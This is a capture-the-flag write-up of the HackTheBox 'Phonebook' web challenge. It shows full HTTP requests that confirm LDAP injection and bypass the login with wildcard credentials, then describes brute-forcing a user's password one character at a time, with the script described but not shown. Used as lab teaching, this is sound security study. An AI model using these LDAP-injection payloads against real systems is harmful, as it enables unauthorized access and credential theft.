



HackTheBox – Challenges – Web – Phonebook

When accessing the URL, I was directed to the /login page. It is a login page to the phonebook and there is a message left by Reese.




A screenshot of a web browser showing the login page for the Phonebook challenge. The browser's address bar displays the URL `46.101.89.127:31831/login`. The page features a blue circular icon with a white telephone handset. Below the icon, the text "Please login" is centered. There are two input fields: "Username" and "Password". Below these fields is a checkbox labeled "Remember me". A blue "Login" button is positioned below the checkbox. At the bottom of the page, a light blue box contains a message: "New (9.8.2020): You can now login using the workstation username and password! - Reese". The browser's tab bar shows several open tabs, including "Kali Linux", "Kali Training", "Kali Tools", "Kali Forums", "Kali Docs", "NetHunter", "Offensive Security", "MSFU", "Exploit-DB", and "GHDB".

I first try a random credential (user:password) on it. I was redirected to an Authentication failed page. Notice the `"?message=Authentication failed"` GET field. Perhaps we can leak some information from there?



A screenshot of a web browser showing the "Authentication failed" page for the Phonebook challenge. The browser's address bar displays the URL `46.101.89.127:31831/login?message=Authentication failed`. The page features a pink rectangular box at the top with the text "Authentication failed". Below this box is a blue circular icon with a white telephone handset. Below the icon, the text "Please login" is centered. There is a "Username" input field. Below the input field, a dark gray box contains a warning message: "This connection is not secure. Logins entered here could be compromised." with a "Learn More" link and a "View Saved Logins" button. A blue "Login" button is positioned below the warning box. At the bottom of the page, a light blue box contains a message: "New (9.8.2020): You can now login using the workstation username and password! - Reese". The browser's tab bar shows several open tabs, including "Kali Linux", "Kali Training", "Kali Tools", "Kali Forums", "Kali Docs", "NetHunter", "Offensive Security", "MSFU", "Exploit-DB", and "GHDB".

I try to leak information using various command injections via the “message” parameter. Only XSS seems to work. However, that’s not enough to leak anything useful.



Moving onto the login field. I tried SQL injection to try bypass the login but it’s not successful. Noticing that Reese mentioned that it’s a workstation login, could it be LDAP authentication? The LDAP query format is usually in this form (as shown below), I tried a “)” character to try to break the query:

```
#Correct Query
user=USERNAME
password=PASSWORD
--> (&(user=USERNAME)(password=PASSWORD))

#Breaking Query
user=)
password=)
--> (&(user=))(password=))
```

True enough it throws an Internal Server Error, thus confirming my suspicion.

Request

```

1 POST /login HTTP/1.1
2 Host: 46.101.89.127:31831
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/web
  p,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 21
9 Origin: http://46.101.89.127:31831
10 Connection: close
11 Referer:
  http://46.101.89.127:31831/login?message=Authentication%20faile
  d
12 Upgrade-Insecure-Requests: 1
13
14 username=)&password=)

```

Response

```

1 HTTP/1.1 500 Internal Server Error
2 Date: Mon, 12 Jul 2021 09:21:10 GMT
3 Content-Length: 0
4 Connection: close
5
6

```

A simple LDAP injection to bypass login authentication is simply “*” for username and password. “*” is a wildcard used to match 0 or more characters. This will match any entries for username and password, thus bypassing the login authentication.

```

user=*
password=*
--> (&(user=*)(password=*))

```

Request

```

1 POST /login HTTP/1.1
2 Host: 46.101.89.127:31831
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/web
  p,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 21
9 Origin: http://46.101.89.127:31831
10 Connection: close
11 Referer:
  http://46.101.89.127:31831/login?message=Authentication%20faile
  d
12 Upgrade-Insecure-Requests: 1
13
14 username=*&password=*

```

Response

```

1 HTTP/1.1 302 Found
2 Location: /
3 Set-Cookie: mysession=
  MTYyNjA4MjQzNnxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5
  EQW9BQ0dGMWRHaDFjMLZ5Qm50MGNTbHVad3dIQWFWeVpXVnpaUT09fNGXX-bgiv
  -A3Nw9VFf34Wfs8tkLJt9HH0k-Aj5gc70x; Path=/; Expires=Wed, 11 Aug
  2021 09:33:56 GMT; Max-Age=2592000
4 Date: Mon, 12 Jul 2021 09:33:56 GMT
5 Content-Length: 0
6 Connection: close
7
8

```


By doing so, I manage to gain access to the phonebook.

Phonebook

Search

No search results.

However, I was very confused how to get the flag from here. I tried different queries on the Search field and didn’t manage to get any useful information to obtain the flag.



Request

```

1 POST /search HTTP/1.1
2 Host: 46.101.89.127:31831
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 12
10 Origin: http://46.101.89.127:31831
11 Connection: close
12 Referer: http://46.101.89.127:31831/
13 Cookie: mysession=MTYyNjA4MjUwMHxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLL
14
15 {
  "term": "a"
}

```


Response

```

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Mon, 12 Jul 2021 09:38:26 GMT
4 Connection: close
5 Content-Length: 8961
6
7 [
  {
    "cn": "Ellery",
    "homePhone": "317-959-9562",
    "mail": "ehun1z@reddit.com",
    "sn": "Hun"
  },
  {
    "cn": "Madelaine",
    "homePhone": "636-918-1006",
    "mail": "mLush5@deliciousdays.com",
    "sn": "Lush"
  },
  {
    "cn": "Currey",
    "homePhone": "529-673-3935",
    "mail": "ccontio@auda.org.au",
    "sn": "Conti"
  },
  {
    "cn": "Chaim",
    "homePhone": "895-974-4117",
    "mail": "csmothf@sbwire.com",
    "sn": "Smoth"
  },
  {
    "cn": "Eldin",
    "homePhone": "363-426-3563",
    "mail": "ejelflu@google.pl",
    "sn": "Jelf"
  },
  {
    "cn": "Ganny",
    "homePhone": "796-793-6925",
    "mail": "gmartih@diigo.com",
    "sn": "Marti"
  }
]

```

I remembered on the login page “Reese” name is mentioned. I search for her name and it exist in the phonebook. Perhaps I am supposed to find her password?



Request

```

1 POST /search HTTP/1.1
2 Host: 46.101.89.127:31831
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 16
10 Origin: http://46.101.89.127:31831
11 Connection: close
12 Referer: http://46.101.89.127:31831/
13 Cookie: mysession=MTYyNjA4MjUwMHxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLL
14
15 {
  "term": "Reese"
}

```

Response

```

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Mon, 12 Jul 2021 09:40:09 GMT
4 Content-Length: 80
5 Connection: close
6
7 [
  {
    "cn": "Kyle",
    "homePhone": "555-1234567",
    "mail": "reese@skynet.com",
    "sn": "Reese"
  }
]

```

I wrote a simple python script to bruteforce the password based on the knowledge of the LDAP injection vulnerability. Using the wildcard character, I am able to figure out character by character of her password. For example, if the password is “P@ssw0rd”, “P*” would allow me to login, thus allowing me to bruteforce the second character “P@*”, and so on until the entire password is obtained.

